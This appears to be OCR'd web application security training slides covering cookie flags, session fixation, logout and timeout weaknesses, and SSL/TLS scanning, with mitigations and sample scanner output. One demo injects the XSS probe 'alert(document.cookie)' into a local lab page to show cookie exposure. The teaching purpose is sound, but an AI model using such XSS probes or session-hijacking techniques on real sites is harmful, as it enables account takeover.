
Cookies

- Access to a session token means session hijacking, especially, if the token has a long lifetime.
- Secure – an option that does not allow for sensitive cookies and session tokens to be sent over unencrypted channels. For example, in redirection or SSL stripping attacks.
- HttpOnly – an option that mitigates the effect of XSS attacks by preventing JavaScript from accessing sensitive cookies and session tokens.
- Set-Cookie: session=xxxxx; path=/; secure; httponly

Cookies – XSS Without HTTPOnly




Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
PHPSESSID	jrmshghbr5poua1gfmqb434ia3	127.0.0.1	35 B	/	Session		
SecretSessionToken	UseThisToAccessBankDetails	127.0.0.1	44 B	/	Session		



```
SecretSessionToken=UseThisToAccessBankDetails; PHPSESSID=jrmshghbr5poua1gfmqb434ia3
```

Cookies – XSS With HTTPOnly




127.0.0.1:1337/xss.php

alert(document.cookie)< Submit

Home

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
PHPSESSID	jrmshghbr5poua1gfmqb434ia3	127.0.0.1	35 B	/	Session		
SecretSessionToken	UseThisToAccessBankDetails	127.0.0.1	44 B	/	07/29/2016, 1:22:41 PM	HttpOnly	Secure



127.0.0.1:1337/xss.php

Submit

Greetings,

PHPSESSID=jrmshghbr5poua1gfmqb434ia3

OK

Transferring data from 127.0.0.1

Session Token Exposure

- In URLs when sent as part of a GET request
- URLs get logged by intermediary proxies more easily, even if encrypted with SSL/TLS
- Man-in-the-middle or SSL Stripping attacks defeat the protection of SSL
- Session tokens may also be exposed in hidden form fields on the login page
- Mitigation:
  – It is best to use a framework-based cookie-less session management mechanism
  – or transmit session tokens in cookies,
  – making sure the cookies are securely configured and
  – the tokens are non-predictable and
  – don’t contain sensitive information, such as usernames


Session Fixation

- In this attack, an attacker-specified cookie is submitted during a legitimate application user’s login request, is validated and used by the application to maintain an authenticated session
- As a result, the attacker can hijack the user’s authenticated session, because the session token is known
- Mitigation:
  - Do not re-use unauthenticated tokens to maintain authenticated sessions
  - Always generate a new session token after successful authentication
  - Ignore tokens supplied during authentication

Logout Functionality

- Session remains active after logout
- For example, the user gets redirected to a logout page, but the browser’s ‘back’ button can be used to return to the authenticated content and functionality
- Inadequate caching directives can cause a similar issue, but only the last page before logout occurred will be available
- Mitigation:
  - Always invalidate the session token on server side when logout is initiated


Logout - Example


127.0.0.1:1337/login.php

Login:

Username: Bob Password: ●●●●●●●●● Submit


Home


127.0.0.1:1337/login.php

Welcome, you are logged in as Bob !


Logout

Home


127.0.0.1:1337/logout.php

You have been successfully logged out of the application.

Home



127.0.0.1:1337/login.php

Welcome, you are logged in as Bob !

Logout


Home

Logout - Example


127.0.0.1:1337/session-management2.php


Login:
Username: Eve Password: •••••••••• Submit

Home


127.0.0.1:1337/session-management2.php

Login:
Username: Password: Submit


Home


127.0.0.1:1337/session-management2.php

Welcome, you are logged in as Eve !


Logout

Home


127.0.0.1:1337/logout.php

You have been successfully logged out of the application.

Home


127.0.0.1:1337/session-management2.php

Login:
Username: Password: Submit

Home

Session Timeout

- The session token remains valid for extended periods of time
- This facilitates session hijacking attacks
- It may also be useful for attackers in shared computing environments with the victim – if a user forgets to log out, their session does not automatically expire, leaving a wide attack window
- Look out for the ‘Expires’ option on the cookie – it should be set to Session or a reasonably short amount of time
- Mitigation:
  - Sensitive applications should expire the session in 15-20 minutes of inactivity
  - Session tokens should get regenerated periodically even during an active session to reduce the attack window for session hijacking with stolen or leaked tokens

Exercises

- What is the session token of Damn Vulnerable Web App?
- What options does it have set?
- What options is it missing?

Web Server Configuration

- SSL/TLS Configuration
- Web Server Headers
- Directory listing
- Forgotten test, backup files
- Outdated software / known vulnerabilities


SSL/TLS Configuration

- Keeping track of new SSL/TLS flaws and updates on the most secure recommended configuration is next to impossible
- Heartbleed, POODLE, BEAST, FREAK and many more
- Common issues:
  - Weak protocol – SSLv2, SSLv3, TLSv1
  - Weak cipher suites – RC4/MD5, DES-CBC3 (keylength downgrade), CBC ciphers + SSLv3 (POODLE)
  - Cipher configuration - No perfect forward secrecy (PFS)
  - Protocol configuration - No secure renegotiation or compression enabled
- Man-in-the-Middle (MITM) position usually required for exploitation
- Successful exploitation is highly complex
- Clients cannot always disable vulnerable ciphers – sometimes legacy clients need to connect


SSL Cipher Suite Enum and SSLScan

- https://labs.portcullis.co.uk/tools/ssl-cipher-suite-enum/
- http://www.michaelboman.org/books/sslscan, output examples at http://www.linux-magazine.com/Issues/2014/163/Charly-s-Column-SSLScan

SSL Cipher Suite Enum - Example




```
$ ssl-cipher-suite-enum.pl 127.0.0.1
Starting ssl-cipher-enum v0.4-beta ( https://labs.portcullis.co.uk/application/ssl-cipher-suite-enum/ ) at Tue Jul  3 14:48:21 2012

[+] Scanning 1 hosts

=== Scan Info ===

Target:    127.0.0.1
IP:        127.0.0.1
Port:      443
Protocols: SSLv2.0,SSLv3.0,TLSv1.0,TLSv1.1,TLSv1.2
Scan Rate: unlimited

=== Testing protocol SSLv2.0 ===

[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 RC4_128_WITH_MD5[010080] SSL2_INSEC,NO_PFS
[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 RC4_128_EXPORT40_WITH_MD5[020080] SSL2_INSEC,NO_PFS,WEAK_ENC
[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 RC2_128_CBC_WITH_MD5[030080] SSL2_INSEC,BEAST,NO_PFS
[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 RC2_128_CBC_EXPORT40_WITH_MD5[040080] SSL2_INSEC,BEAST,NO_PFS,WEAK_ENC
[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 DES_64_CBC_WITH_MD5[060040] SSL2_INSEC,BEAST,NO_PFS,WEAK_ENC
[+] Cipher suite supported on 127.0.0.1:443: SSLv2.0 DES_192_EDE3_CBC_WITH_MD5[0700c0] SSL2_INSEC,BEAST,NO_PFS
[+] 6 SSLv2.0 cipher suites supported

[V] 127.0.0.1:443 - Some clients could be vulnerable to BEAST attack - if HTTPS service
[V] 127.0.0.1:443 - Some connections might be protected with a weak (<128-bit) symmetric encryption key

=== Testing protocol SSLv3.0 ===

[+] 0 SSLv3.0 cipher suites supported

=== Testing protocol TLSv1.0 ===

[+] 0 TLSv1.0 cipher suites supported

=== Testing protocol TLSv1.1 ===

[+] 0 TLSv1.1 cipher suites supported

=== Testing protocol TLSv1.2 ===

[+] 0 TLSv1.2 cipher suites supported

[+] Summary of support cipher suites for 127.0.0.1:443

SSLv2.0:
* RC4_128_WITH_MD5
```




```
SSLv2.0:
* RC4_128_WITH_MD5
* RC4_128_EXPORT40_WITH_MD5
* RC2_128_CBC_WITH_MD5
* RC2_128_CBC_EXPORT40_WITH_MD5
* DES_64_CBC_WITH_MD5
* DES_192_EDE3_CBC_WITH_MD5

[+] Summary of weakness "BEAST" for 127.0.0.1:443

SSLv2.0:
* RC2_128_CBC_WITH_MD5
* RC2_128_CBC_EXPORT40_WITH_MD5
* DES_64_CBC_WITH_MD5
* DES_192_EDE3_CBC_WITH_MD5

[+] Summary of weakness "NO_PFS" for 127.0.0.1:443

SSLv2.0:
* RC4_128_WITH_MD5
* RC4_128_EXPORT40_WITH_MD5
* RC2_128_CBC_WITH_MD5
* RC2_128_CBC_EXPORT40_WITH_MD5
* DES_64_CBC_WITH_MD5
* DES_192_EDE3_CBC_WITH_MD5

[+] Summary of weakness "SSL2_INSEC" for 127.0.0.1:443

SSLv2.0:
* RC4_128_WITH_MD5
* RC4_128_EXPORT40_WITH_MD5
* RC2_128_CBC_WITH_MD5
* RC2_128_CBC_EXPORT40_WITH_MD5
* DES_64_CBC_WITH_MD5
* DES_192_EDE3_CBC_WITH_MD5

[+] Summary of weakness "WEAK_ENC" for 127.0.0.1:443

SSLv2.0:
* RC4_128_EXPORT40_WITH_MD5
* RC2_128_CBC_EXPORT40_WITH_MD5
* DES_64_CBC_WITH_MD5

=== Scan Complete ===

[+] ssl-cipher-enum v0.4-beta completed at Tue Jul  3 14:48:22 2012.  918 connections in 1 secs.
```

SSLScan - Example



```
# sslscan 10.122.148.72
Version: 1.11.7-static
OpenSSL 1.0.2i-dev  xx XXX xxxx

Testing SSL server 10.122.148.72 on port 443

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Preferred TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.1  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Preferred TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048
```

